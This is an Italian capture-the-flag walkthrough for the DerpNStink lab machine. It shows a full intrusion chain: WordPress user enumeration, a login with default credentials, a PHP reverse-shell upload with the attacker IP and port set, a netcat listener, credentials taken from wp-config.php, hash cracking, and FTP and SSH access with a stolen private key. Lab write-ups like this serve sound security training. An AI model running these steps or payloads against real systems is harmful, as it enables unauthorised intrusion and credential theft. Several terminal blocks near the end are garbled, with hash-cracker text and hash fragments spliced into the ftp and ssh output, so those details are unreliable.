Tested on: Windows 7 OS, Wordpress 3.9.2 and Chrome Browser.

Parametro “**--enumerate u**”: elenca gli utenti.

```
(kali㉿kali)-[~]
$ wpScan --url http://derpnstink.local/weblog/ --enumerate u
[+] URL: http://derpnstink.local/weblog/ [192.168.64.11]


[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←
[+] User(s) Identified:
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Troviamo l’utente admin.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←
[+] User(s) Identified:
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Avendo trovato l'utente admin proviamo ad entrare nella sua pagina profilo di WordPress all'indirizzo "<http://derpnstink.local/weblog/wp-login.php>", notato dalla scansione con dirbuster, con le credenziali di default **admin-admin**, pensando che le abbia lasciate così.

-	weblog	301
-	index.php	200
+	wp-content	200
+	wp-includes	403
-	wp-login.php	200
		296
		401
		168
		468
		3260



The screenshot shows a browser window titled "DeRPnStiNK Professional Services". The address bar contains the URL "derpnstink.local/weblog/wp-login.php". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus. The main content area displays the WordPress login screen. The "Username or Email" field is filled with "admin". The "Password" field contains five black dots. There is a "Remember Me" checkbox and a "Log In" button. Below the login form, there are links for "Lost your password?" and "← Back to DeRPnStiNK Professional Services".

Riusciamo effettivamente ad entrare con le credenziali private e ci spostiamo quindi sul plugin vulnerabile per poterlo sfruttare e facciamo **"add new"** per aggiungere una nuova slide e poter caricare una php\_reverse shell.



The screenshot shows a browser window titled "Manage Slides < DeRPnStiNK Professional Services". The address bar contains the URL "derpnstink.local/weblog/wp-admin/admin.php?page=slideshow-slides". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area shows the "Manage Slides" page. A message box says "WordPress 6.2.2 is available! Please notify the site administrator." Below this, there is a table with columns for ID, Image, Title, Galleries, and Link. At the top of the table, there is a "Manage Slides" button and an "Add New" button, which is highlighted with a red box. There are also buttons for "Order Slides", "Bulk Actions", and "Apply".

Come shell da caricare, possiamo sfruttarne una già presente in Kali al percorso '/usr/share/webshells/php/php-reverse-shell.php'. Ci spostiamo quindi in quel percorso, la apriamo e la modifichiamo, cambiando l'indirizzo IP e la porta.

```
> webshells ~ Collection of webshells and Aggressive Methods
  Checking Known Locations - Time: 00:00:01
  /usr/share/webshells
    asp
    aspx
    cfm
    generating Config Backups (via Passive and Aggressive Methods)
    jsp
    Config Backups - Time: 00:00:00
    laudanum → /usr/share/laudanum
    perl
    config Backups Found.
    php
    (kali㉿kali)-[~/usr/share/webshells] e and Aggressive Methods)
    $ cd php
    (kali㉿kali)-[~/usr/share/webshells/php]
    $ ls
    findssocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php

1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '192.168.64.8'; // CHANGE THIS
6 $port = 4444; // CHANGE THIS
```

A questo punto siamo pronti per caricare la shell su WordPress.



Una volta caricata, avviamo con il tool netcat un server in ascolto sulla porta scelta per la shell tramite il comando "nc -lvp 4444" e vediamo che si crea una shell.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
h0m3l4b1t      h0m3l4b1t          None           No
connect to [192.168.64.8] from derpnstink.local [192.168.64.11] 54634
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
 08:23:15 up 4:39, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@ IDLE   PCPU WHAT
www-data  pts/0    derpnstink.local      0.00   0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Eseguiamo quindi dei comandi base per verificare l'ottenimento del controllo della macchina target e per capire con che tipo di utente abbiamo avuto accesso.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ ifconfig
eth0      Link encap:Ethernet HWaddr d6:68:7b:55:ac:f1
          inet addr:192.168.64.11 Bcast:192.168.64.255 Mask:255.255.255.0
          inet6 addr: fdab:90f:f523:77d2:413d:d44c:7672:c344/64 Scope:Global
          inet6 addr: fe80::d468:7bff:fe55:acf1/64 Scope:Link
          inet6 addr: fdab:90f:f523:77d2:d468:7bff:fe55:acf1/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1091404 errors:0 dropped:140904 overruns:0 frame:0
          TX packets:1724174 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:233214925 (233.2 MB) TX bytes:243762692 (243.7 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:1760 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1760 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:172605 (172.6 KB) TX bytes:172605 (172.6 KB)
```

Successivamente, ci spostiamo nella cartella dell'html e, più precisamente, nella cartella relativa al weblog per poter visualizzare il file di configurazione di WordPress per cercare le credenziali del database.

```
$ cd /var/www/html
$ ls
css
derp.png
index.html
js
php
robots.txt
stinky.png
temporary
weblog
webnotes
$ cd weblog
$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$ cat wp-config.php
```

Dal file di configurazione, infatti, notiamo le credenziali **root-mysql** per poter accedere a **phpmyadmin**.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');


/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Andiamo quindi alla pagina '**192.168.64.11/php/phpmyadmin/**' ed accediamo con le credenziali appena trovate.



All'interno di questa pagina, possiamo trovare tutte le informazioni riguardanti i vari database presenti.

The screenshot shows the phpMyAdmin interface on a Kali Linux system. The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus. The main menu tabs are Databases, SQL, Status, Users, Export, Import, Settings, Replication, Variables, and More. The left sidebar lists recent tables: information\_schema, mysql, performance\_schema, phpmyadmin, and wordpress, with the wordpress table highlighted by a red box. The General Settings panel contains options for Change password, Server connection collation (set to utf8\_general\_ci), Language (English), Theme (pmahomme), and Font size (82%). The Database server panel displays the following details:

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.5.58-0ubuntu0.14.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

The Web server panel shows:

- Apache/2.4.7 (Ubuntu)
- Database client version: libmysql - 5.5.58
- PHP extension: mysqli

The phpMyAdmin panel provides links to:

- Version information: 4.0.10deb1
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

Ci spostiamo quindi nel database di wordpress ed entriamo in wp\_users.

The screenshot shows the phpMyAdmin interface displaying the database structure. The left sidebar shows the databases: information\_schema, mysql, performance\_schema, phpmyadmin, and wordpress. The wordpress database is expanded, showing its tables: New, wp\_commentmeta, wp\_comments, wp\_gallery\_galleries, wp\_gallery\_galleriesslides, wp\_gallery\_slides, wp\_links, wp\_options, wp\_postmeta, wp\_posts, wp\_termmeta, wp\_terms, wp\_term\_relationships, wp\_term\_taxonomy, wp\_usermeta, and wp\_users. The wp\_users table is highlighted by a red box.


All'interno di questo database possiamo notare l'utente admin, già trovato in precedenza, ed un altro utente chiamato 'unclestinky', simile al nome utente trovato all'inizio.

+ Options		ID	user_login	user_pass	user_nicename	user_email	user_url
<input type="checkbox"/>		1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local	
<input type="checkbox"/>		2	admin	\$P\$BgnU3VLAvg.RWd3rdrkfVIuQr6mFvpd/	admin	admin@derpnstink.local	

Conoscendo la password per l'utente admin, decidiamo di copiarla e di metterla anche per l'utente unclestinky così da poter accedere anche al suo profilo.

user_login	user_pass	user_email	user_url
unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky@DeRPnStiNK.local	
admin	\$P\$BgnU3VLAvg.RWd3rdrkfVIuQr6mFvpd/	admin@derpnstink.local	

Accediamo quindi al suo profilo con le credenziali **unclestinky-admin**.



Ci spostiamo nella tab 'posts'.

The screenshot shows the WordPress dashboard with the 'Posts' tab selected. A notification bar at the top right displays the message "Howdy, unclestinky". The dashboard includes sections for "Welcome to WordPress!", "Get Started", "Next Steps", and "More Actions". The left sidebar shows other navigation options like "Dashboard", "Home", "Updates", "Posts", "Media", "Pages", and "Comments".

All'interno del tab posts, notiamo il post 'flag.txt' che andiamo ad aprire e troviamo la flag2.

The screenshot shows the WordPress admin interface. On the left, the 'Posts' menu is selected, showing a list of posts: 'Flag.txt — Draft' (unclestinky, Uncategorized, Last Modified 2017/11/13) and 'Hello world!' (unclestinky, Uncategorized, Published 2017/11/12). On the right, the 'Edit Post' screen is open for 'Flag.txt'. The title is 'Flag.txt'. The content area contains the text: 'flag2(a7d355b26bda6bf1196ccffeadob2cf2b81foa9de5b4876b44407f1dc07e51e6)'. The 'Publish' sidebar shows options: Save Draft, Preview, Status: Draft, Visibility: Public, Publish immediately, Move to Trash, and Publish. The 'Format' sidebar shows Standard.

Torniamo poi alla pagina dei database mysql in cui ricerchiamo la password per l'utente unclestinky.

The screenshot shows the phpMyAdmin interface connected to the mysql database. The 'user' table is selected. The table data is as follows:

Host	User	Password	Select_priv	Insert_priv	Update_priv
localhost	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
derpnstink	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
127.0.0.1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
::1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
localhost	debian-sys-maint	*B95758C76129F85E0D68CF79F38B66F156804E93	Y	Y	Y
derpnstink.local	unclestinky	*9B776AFB479B31E8047026F1185E952DD1E530CB	N	N	N
localhost	phpmyadmin	*4ACFE3202A5FF5CF467898FC58AAB1D615029441	N	N	N

Una volta trovata, dobbiamo farne il cracking in quanto quello trovato è l'hash della password. Per fare ciò, per comodità, utilizziamo un tool online per il cracking delle password alla pagina 'crackstation.net' e troviamo la password in chiaro: **wedgie57**.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

9B776AFB479B31E8047026F1185E952DD1E530CB

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-hall, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1|sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
9B776AFB479B31E8047026F1185E952DD1E530CB	MySQL4.1+	wedgie57

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

A questo punto proviamo a fare il login sul servizio FTP con le credenziali trovate: **stinky-wedgie57**, tramite il comando "**ftp 192.168.64.11**" e riusciamo ad autenticarci.

```
(kali㉿kali)-[~]
$ ftp 192.168.64.11
Connected to 192.168.64.11.
220 (vsFTPd 3.0.2)
Name (192.168.64.11:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


A questo punto eseguiamo qualche comando:

- “ls -la” per visualizzare tutte le directory presenti nel percorso attuale.
- “cd files” per spostarci nella directory selezionata
- “cd network-logs” per spostarci nella directory selezionata
- Proviamo “cat derpissues.txt” per visualizzare il file, ma non ce lo permette
- “get derpissues.txt” per scaricare il file sulla nostra macchina e poterlo visualizzare.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||43454|).
150 Here comes the directory listing.
drwxr-xr-x  3 65534   65534      4096 Nov 12  2017 .
drwxr-xr-x  3 65534   65534      4096 Nov 12  2017 ..
drwxr-xr-x  5 1001   1001      4096 Nov 12  2017 getthisdatabaseforWordPre...
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49930|).
150 Here comes the directory listing.
drwxr-xr-x  2 1001   1001      4096 Nov 12  2017 network-logs
drwxr-xr-x  3 1001   1001      4096 Nov 12  2017 ssh
-rwxr-xr-x  1 0       0       17 Nov 12  2017 test.txt
drwxr-xr-x  5 2 0     2 0     4096 Nov 12  2017 tmp
226 Directory send OK.
ftp> cd network-logs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44131|).
150 Here comes the directory listing.
-rwxr-xr-x  1 0       0       719 Nov 12  2017 derpissues.txt
226 Directory send OK.
ftp> cat derpissues.txt
?Invalid command.
ftp> get derpissues.txt
local: derpissues.txt remote: derpissues.txt
229 Entering Extended Passive Mode (|||44606|).
150 Opening BINARY mode data connection for derpissues.txt (719 bytes).
100% |*****| 719 bytes received in 00:00 (59.81 KiB/s)
226 Transfer complete.
719 bytes received in 00:00 (59.81 KiB/s)
```

Il file derpissues.txt rappresenta una conversazione tra stinky e mrderp in cui quest'ultimo non riesce più ad eseguire il login su WordPress. Stinky riesce ad intercettare le credenziali e possiamo notare nel messaggio delle 12.12 che entrambi sono sysadmin.

Abbiamo così trovato un altro admin di sistema: **mrderp**.




```
File Edit Search Options Help
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -
12:10 stinky: fine derp, i think i fixed it for you though. can you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decommission my account
12:20 stinky: done! yay
```

Torniamo nella directory file e ci spostiamo in ssh con il comando “`cd ssh`”, dopo varie enumerazioni delle cartelle ssh, riusciamo a trovare il file ‘key.txt’ che andiamo a scaricare sulla nostra macchina con il comando “`get file.txt`” per poterlo visualizzare.

```
drwxr-xp-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43066|).
150 Here comes the directory listing.
drwxr-xp-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47257|).
150 Here comes the directory listing.
drwxr-xp-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
Enter up to 20 non-salted hashes, one per line:
250 Directory successfully changed.
Ftp> ls
198776AFB479B31E8047026F1185E9520D1F539CB
229 Entering Extended Passive Mode (|||47290|).
150 Here comes the directory listing.
drwxr-xp-x 2 1001 1001 4096 Nov 13 2017 ssh
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||42178|).
150 Here comes the directory listing.
drwxr-xp-x 2 1001 1001 4096 Nov 13 2017 ssh
226 Directory send OK.
Ftp> cd ssh
250 Directory successfully changed.
Ftp> ls
229 Entering Extended Passive Mode (|||44724|).
150 Here comes the directory listing.
-rw-rxp-x 1 099776AFB0 1675 Nov 13 2017 key.txt
226 Directory send OK.
Ftp> get key.txt
local: Key.txt remote: key.txt
229 Entering Extended Passive Mode (|||48878|).
150 Opening BINARY mode data connection for key.txt (1675 bytes).
100% |*****| 226 Transfer complete.
1675 bytes received in 00:00 (291.57 KiB/s)
ftp>
```

Il file ci restituisce la chiave privata per l'autenticazione sul servizio SSH che possiamo sfruttare per accedere alla macchina da remoto



Proviamo quindi l'autenticazione al servizio SSH con il comando “`sudo ssh -i /home/kali/key.txt stinky@192.168.64.11`” passandogli con il paramento -i il file contenente la chiave privata di autenticazione. Ci viene però restituito un errore in quanto il file con la chiave ha troppi permessi.

The terminal shows the command `sudo ssh -i /home/kali/key.txt stinky@192.168.64.11`. The output indicates that the private key file has permissions 0644, which is considered too open. It also mentions that the file was not found and that the private key will be ignored. The final message is "stinky@192.168.64.11: Permission denied (publickey).".

```
(kali㉿kali)-[~]$ sudo ssh -i /home/kali/key.txt stinky@192.168.64.11
[ ~~~~~ ] Derrrrrp N
[ ~~~~~ ] Stink
[ ~~~~~ ]
[ ~~~~~ ] Enter up to 5 non-salted hashes, one per line:
[ ~~~~~ ] 
[ ~~~~~ ] ( * ) ; ( ^ ) ( ^ ) : 776AFB479831E8047026F1185E9520D1E530CB
[ ~~~~~ ] = ; 
[ ~~~~~ ] { " } _ 
[ ~~~~~ ] > < _{ " } 
[ ~~~~~ ] , / 
[ ~~~~~ ] " = 
[ ~~~~~ ] > < 
[ ~~~~~ ] " - 
[ ~~~~~ ] , 
[ ~~~~~ ] Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD
[ ~~~~~ ] Hash
[ ~~~~~ ] @ WARNING: UNPROTECTED PRIVATE KEY FILE! 
[ ~~~~~ ] Permissions 0644 for 'key.txt' are too open. file mismatch, file not found.
[ ~~~~~ ] It is required that your private key files are NOT accessible by others.
[ ~~~~~ ] This private key will be ignored.
[ ~~~~~ ] Load key "key.txt": bad permissions
[ ~~~~~ ] stinky@192.168.64.11: Permission denied (publickey).
Download CrackStation
```

Andiamo quindi a diminuire i permessi del file con il comando

The terminal shows the command `sudo chmod 400 /home/kali/key.txt`. The output shows the file was modified and now has permissions 400.

```
(kali㉿kali)-[~]$ sudo chmod 400 /home/kali/key.txt
-r----- 1 kali kali 1675 Nov 13 2017 key.txt
```

A questo punto, riproviamo l'autenticazione dopo aver riavviato il servizio SSH.

The terminal shows the command `sudo service ssh restart` followed by `sudo ssh -i /home/kali/key.txt stinky@192.168.64.11`. The output shows a successful login to the system, with the user `stinky` at the prompt.

```
(kali㉿kali)-[~]$ sudo service ssh restart
[ ~~~~~ ] 
[ ~~~~~ ] $ sudo ssh -i /home/kali/key.txt stinky@192.168.64.11
[ ~~~~~ ] Ubuntu 14.04.5 LTS
[ ~~~~~ ] 
[ ~~~~~ ] [ ~~~~~ ] Derrrrrp N
[ ~~~~~ ] Stink
[ ~~~~~ ]
[ ~~~~~ ] [ ~~~~~ ] Enter up to 5 non-salted hashes, one per line:
[ ~~~~~ ] 
[ ~~~~~ ] [ ~~~~~ ] ( * ) ; ( ^ ) ( ^ ) : 776AFB479831E8047026F1185E9520D1E530CB
